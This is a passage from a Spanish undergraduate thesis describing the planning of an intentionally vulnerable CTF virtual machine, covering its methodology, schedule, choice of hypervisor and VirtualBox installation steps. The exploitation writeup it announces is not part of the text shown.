
# DESARROLLO DE UN SISTEMA CTF

JORGE GARCÍA BERMEJO

Ingeniería Informática

Área: GNU/Linux

Tutor: Joaquín López Sánchez-Montañés

05-06-2023

**FICHA DEL TRABAJO FINAL**

| | |
|---|---|
| **Título del trabajo:** | Desarrollo de un Sistema CTF |
| **Nombre del autor:** | *Jorge García Bermejo* |
| **Nombre del consultor/a:** | Joaquín López Sánchez-Montañés |
| **Nombre del PRA:** | |
| **Fecha de entrega (mm/aaaa):** | 05-06-2023 |
| **Titulación:** | Ingeniería Informática |
| **Área del Trabajo Final:** | *GNU/Linux* |
| **Idioma del trabajo:** | *Español* |
| **Palabras clave** | CTF, servicios, sistemas, Linux, seguridad |


**Resumen del Trabajo (máximo 250 palabras):** *Con la finalidad, contexto de aplicación, metodología, resultados y conclusiones del trabajo.*

Este documento tiene como objetivo la explicación de la creación de un sistema CTF mediante una metodología ágil. Se define el desarrollo, instalación y resolución de la máquina, así como metodologías aplicadas, vulnerabilidades utilizadas y distintos tipos de configuraciones necesarias.
Podemos encontrar dos grandes partes diferenciadas; primera parte, apartado 1 a 8, que contiene la configuración de sistema operativo, servicios, y aplicación de vulnerabilidades en la máquina virtual, y la segunda parte, desde el apartado 9 hasta el final, que demuestra desde la vista de un atacante como explotar las distintas vulnerabilidades configuradas anteriormente.
Mediante la instalación de la máquina virtual proporcionada (archivo .ova adjunto), el objetivo del usuario final será poder llegar a completar los 4 *Flags* propuestos y llegar a ganar acceso root al sistema, explotando las vulnerabilidades intencionalmente creadas, pudiendo comprobar si los *flags* obtenidos son los correctos con la página web que se proporciona en la máquina virtual.
La demostración total del documento es la importancia de mantener los servicios y aplicaciones expuestos a la última versión, además de lo importante que es configurar estos servicios de manera correcta para no tener un servidor vulnerable a ataques.

**Abstract (in English, 250 words or less):**

This document has the intention of show the creation of a CTF System using agile methodologies. It defines the process of development, install and solving the virtual machine, explanation of used methodologies, vulnerabilities, and the different configurations.
We can find two big different parts in this document; the first part that goes from 1 to 8 and contains the configuration of the Operative System, services, and how the vulnerabilities are applied in the Virtual Machine, and the second part, that goes from 9 until the end of the document, that demonstrates from the perspective of an attacker, how to exploit the different vulnerabilities that were previously configured.
With the installation of the Virtual Machine that has been provided (attached .ova file), the final target of the final user will be to be able to complete the 4 provided flags and to gain root access to the system, exploiting the intentionally created vulnerabilities, and being able to check the obtained flags on the provided website.
The final goal of this document is to demonstrate how important is to keep updated and well configured the services and the apps that are exposed, so we do not have a vulnerable server.

# Tabla de contenidos

# 1 Introducción

## 1.1 Contexto y justificación del trabajo

Los sistemas CTF o *Catch The Flag*, son sistemas que están proliferando bastante durante los últimos años gracias a plataformas como *Hack The Box* y *TryHackMe*, debido a ello, hay una creciente demanda de máquinas CTF en el mercado, la intención de este proyecto es la explicación paso a paso de cómo crear un sistema CTF, desde la búsqueda de vulnerabilidades, hasta la instalación del sistema operativo, y la toma de decisiones. Como producto final se obtendrá una máquina virtual que puede ser explotada en cualquier sistema que cumpla con unas características mínimas de Hardware.

## 1.2 Objetivos del Trabajo

- Guiar en la creación de un sistema virtual vulnerable.
- Demostración de la importancia de tener sistemas actualizados con parches de seguridad.
- Aprendizaje sobre gestión de usuarios y permisos.
- Utilización, manipulación y configuración de servicios en sistemas Linux.
- Puesta en práctica de protocolos y sistemas aprendidos durante la Ingeniería.
- Demostrar versatilidad de los sistemas Linux en determinadas situaciones.

## 1.3 Enfoque y método seguido

La metodología que voy a utilizar durante el Trabajo de Final de Grado va a estar basada en *Kanban*, en la que se puede identificar las distintas etapas del proceso con una metodología ágil, me va a ayudar a poder manejar mejor las problemáticas, dividir tareas, y ejecutarlas en su debido orden. Pudiendo llevar un histórico de cada una de ellas.

La herramienta propuesta para este tipo de metodología será *Trello*, en su versión gratuita. Si me encuentro con algunas limitaciones durante su uso, se utilizarán extensiones como para la creación del Diagrama de *Gantt*, pero la intención es mantener la versión inicial de *Trello*.


En el *board* de *Kanban*, se diferenciará entre 4 distintas categorías:

- To do
- In progress
- Testing
- Done

Cada una de ellas tendrá asignada una definición, de manera que estas tareas puedan ser categorizadas de manera precisa, y con el objetivo de tener el producto final funcionando.

Si bien *Kanban*, es un tipo de metodología diseñado principalmente para poder gestionar proyectos en grupo, su uso durante la carrera en diversas asignaturas me hizo poder adaptarme mejor a los diversos tipos de actividades propuestas, por ello me he decantado por este tipo de metodología.

Captura de pantalla de cómo se ve el *Board* de *Kanban* con todas las tareas y su enlace:




## 1.4 Planificación del trabajo

Durante un análisis inicial del contenido de este proyecto, se propone las siguientes fases:

1. Identificación de *epics*, historias de usuario y definición de tareas.
2. Fase de documentación.
3. Análisis de tareas iniciales, basada en la documentación encontrada, y adaptación de estas historias.
4. Desarrollo de las tareas y el sistema CTF.
5. Pruebas de las tareas: Si bien, se propone dentro de *Kanban* una categoría de *testing*, una vez estén todas las distintas tareas funcionando correctamente de manera individual, se realizarán pruebas de funcionamiento global.
6. Demostración del sistema CTF: Será parte de las pruebas, pero el sistema deberá ya de ser cerrado y estar formado, esta fase será una demostración de cómo vulnerar la máquina creada. Comúnmente conocido dentro del mundo de los CTFs como "*Writeup"* en la que se detallará paso a paso cómo se puede solucionar cada uno de los *Flags*.

Todas las tareas propuestas han sido completadas en los tiempos estipulados, aun así, ha habido algunas problemáticas que se comentan en el apartado de Conclusiones.

Diagrama Gantt Inicial:


Assigned
Progress
MARCH 2023
APRIL 2023
MAY 2023
TFG 0%
PEC1 0%
División de tareas 0%
Redacción PEC 1 0%
Descripción del Proyecto 0%
Metodología 0%
Proyección de tareas 0%
Task | Milestone | Group of Tasks
PEC2 0%
Adaptación de PEC1 a plantilla 0%
Redacción PEC 2 0%
Elección de sistema de virtualización 0%
Instalación del sistema de virtualización 0%
Documentación de Vulnerabilidades 0%
Valoración de Vulnerabilidades 0%
Task | Milestone | Group of Tasks
PEC3 0%
Redacción PEC 3 0%
Instalación Sistema Operativo 0%
Plan de Backups 0%
Selección de vulnerabilidades 0%
Configuración Inicial OS 0%
Creación de permisos, usuarios 0%
Creación de Flags 0%
Vulnerabilidad del sistema operativo 0%
Vulnerabilidad de los servicios 0%
Aplicación y pruebas de vulnerabilidades de... 0%
Task | Milestone | Group of Tasks
PEC4 0%
Aplicación y pruebas de vulnerabilidades de... 0%
Demostración de sistema CTF 0%
Sistema de verificación de flags 0%
Creación de Write Up 0%

## 1.5 Productos Obtenidos

Al finalizar este trabajo, se tendrá los siguientes entregables:

- Sistema Virtual CTF (Archivo .ova).
- Memoria del TFG (*Writeup incluido en la memoria*).
- Video explicación global.
- Página web para comprobar que los *flags* obtenidos son los correctos (se despliega en la IP de la máquina virtual en el puerto 80).

## 1.6 Breve descripción de los capítulos de la memoria

1. Introducción: Contiene la estructura inicial del proyecto, así como las tareas, su planificación, y descripción.
2. Elección del sistema de virtualización: Comparación de los distintos tipos de *hypervisors* y explicación del porqué de la elección del sistema utilizado.
3. Instalación de sistema virtual: Guía de instalación del sistema de virtualización, es el requisito mínimo para instalar el CTF, además de la importación de la máquina que se explica en el siguiente apartado.
4. Creación / Importación CTF: Guía de creación o importación del sistema *Capture The Flag*, y la instalación de este.
5. Creación de estructuras y carpetas, en este capítulo se explican algunos de los comandos utilizados para el despliegue de carpetas utilizando lenguaje bash y algunos loops y ejercicios simples para automatizar esta tarea.
6. Planificación de Backups: Se podrían realizar backups internos para hacerlo más acorde con el contenido del TFG, pero por motivos de espacio a la hora de compartir la máquina, esta incrementaría bastante el archivo final que se va a compartir, por lo que se realizarán snapshots desde *virtualbox* y se explica cómo se realizan y con que objetivo.
7. Identificación de vulnerabilidades: Vulnerabilidades a explotar en la máquina virtual e información de cómo cada una de ellas está interrelacionada entre sí.
8. Creación de Sistemas Operativos y Flags: En este apartado se explica de forma breve cómo se han implementado las distintas vulnerabilidades del apartado número 7.
9. Resolución de máquina: *Writeup* indicando paso por paso cómo resolver la máquina virtual, todo CTF suele tener *Writeups* para poder ayudar a gente que se quede atascada en alguno de los procesos, sigue la perspectiva de un atacante.
10. Conclusiones: En este apartado se analizan algunas de las problemáticas encontradas, resoluciones y conclusión.
11. Glosario: Definición de términos clave.
12. Trabajos citados: Pese a ser un trabajo que no cita casi documentos, ha habido un par de fuentes consultadas que se mencionan en este apartado.

# 2 Elección de sistema de virtualización

Para comenzar la elección del sistema de virtualización que vamos a utilizar, primero tenemos que valorar y entender los distintos tipos de virtualización, y cómo puede afectar a nuestra máquina virtual.
Estos sistemas de virtualización son denominados *hypervisors*, y están categorizados en dos principales grupos:

- Tipo 1: Están a nivel de Hardware (*bare-metal*), y son ideales cuando se necesita un rendimiento alto y probabilidad de escalado, generalmente usados en centros de datos.
- Tipo 2: Se instala en una capa superior, es decir, están gestionados por el sistema operativo, en vez de a nivel de hardware. Suelen ser los más adecuados para entornos de pruebas que no requieren alta capacidad computacional, son rápidos de instalar y más compatibles con distintos sistemas. (Maning, 2023)

A través de estas definiciones podemos llegar a una conclusión del tipo de *Hypervisor* que queremos utilizar. En función de nuestro proyecto, queremos una máquina que sea fácil de implementar en todas las máquinas posibles para que pueda ser ejecutado en cualquier servidor, o PC que quiera practicar con nuestro CTF, por lo que podemos determinar que queremos un ***Hypervisor* de tipo 2**.

Entre los sistemas de virtualización de tipo 2 tenemos varias opciones, tales como son VMWare, Oracle VirtualBox, QEMU-KVM… Mientras que lo más interesante sería realizarlo con QEMU, no todos los clientes pueden tenerlo y tenemos la misma problemática con VMWare (no tiene clientes para macOS que no sean de pago), por lo que la solución más universal para el entregable será la utilización de **Oracle VirtualBox**, que además puede exportar sus máquinas virtuales en un archivo único que contiene todo el sistema virtualizado, haciendo su uso mucho más sencillo y facilitando la importación de la máquina.


# 3 Instalación de sistema de virtualización

Para todos los sistemas operativos hay una serie de pasos en común, estos pasos son los siguientes:

1. Para poder descargar el instalador tenemos que acceder a https://www.virtualbox.org/wiki/Downloads
2. Descargar el paquete del sistema operativo que poseemos

## 3.1 Mac OS

Una vez se descargue la última versión de VirtualBox, tendremos un archivo *.dmg, este archivo tendremos que ejecutarlo, y nos mostrará una pantalla con todas las opciones disponibles, en nuestro caso haremos doble *click* en VirtualBox.pkg señalado en rojo en la siguiente imagen:





Pasaremos por los siguientes pasos:

1. Introducción
2. Ubicación instalación
3. Tipo de instalación
4. Instalación
5. Resumen final


En cada uno de estos pasos tendremos que ir poniendo las distintas configuraciones que deseemos. Para finalizar la instalación, el asistente nos pedirá dar los permisos necesarios a Oracle, desde el menú de accesibilidad, estos permisos serán necesarios para que nuestro *hypervisor* funcione de manera correcta.
Una vez esté instalado ya podremos importar nuestra máquina virtual, en la sección 4.2 se indicará cómo realizar este paso de importación.

## 3.2 Windows

Ejecutamos el .exe descargado para Windows y nos saldrá la siguiente pantalla:




Hacemos *click* en siguiente, hasta que nos encontremos con la instalación del dispositivo de red, que tendremos que aceptar para que se instalen los drivers necesarios para que nuestra máquina virtual pueda tener una conexión de red.




Posterior a este paso hacemos click en siguiente y la instalación debería finalizar. Puede que durante el proceso haya que dar permisos de administrador a la aplicación, a los que tendremos que decir que sí para que se pueda instalar todos los elementos necesarios.

### 3.3 Linux

Los comandos necesarios para la instalación en Linux están en la página https://www.virtualbox.org/wiki/Linux_Downloads dependiendo de la versión que estemos utilizando tendremos que añadir unos repositorios u otros, una vez se añadan los repositorios podremos instalar nuestro software de manera satisfactoria.


## 4 Creación, Instalación, Importación y Exportación de CTF

En este apartado se expondrá más adelante cómo importar la máquina virtual si queremos importar la máquina que hemos creado o, por el contrario, si queremos crear nuestro propio CTF, seguiremos las instrucciones del apartado 4.2


### 4.1 Creación máquina virtual

Para la creación de nuestra máquina virtual en caso de que queramos crear nuestro propio CTF, tendremos que realizar los siguientes pasos:


1. Seleccionamos nueva máquina virtual:



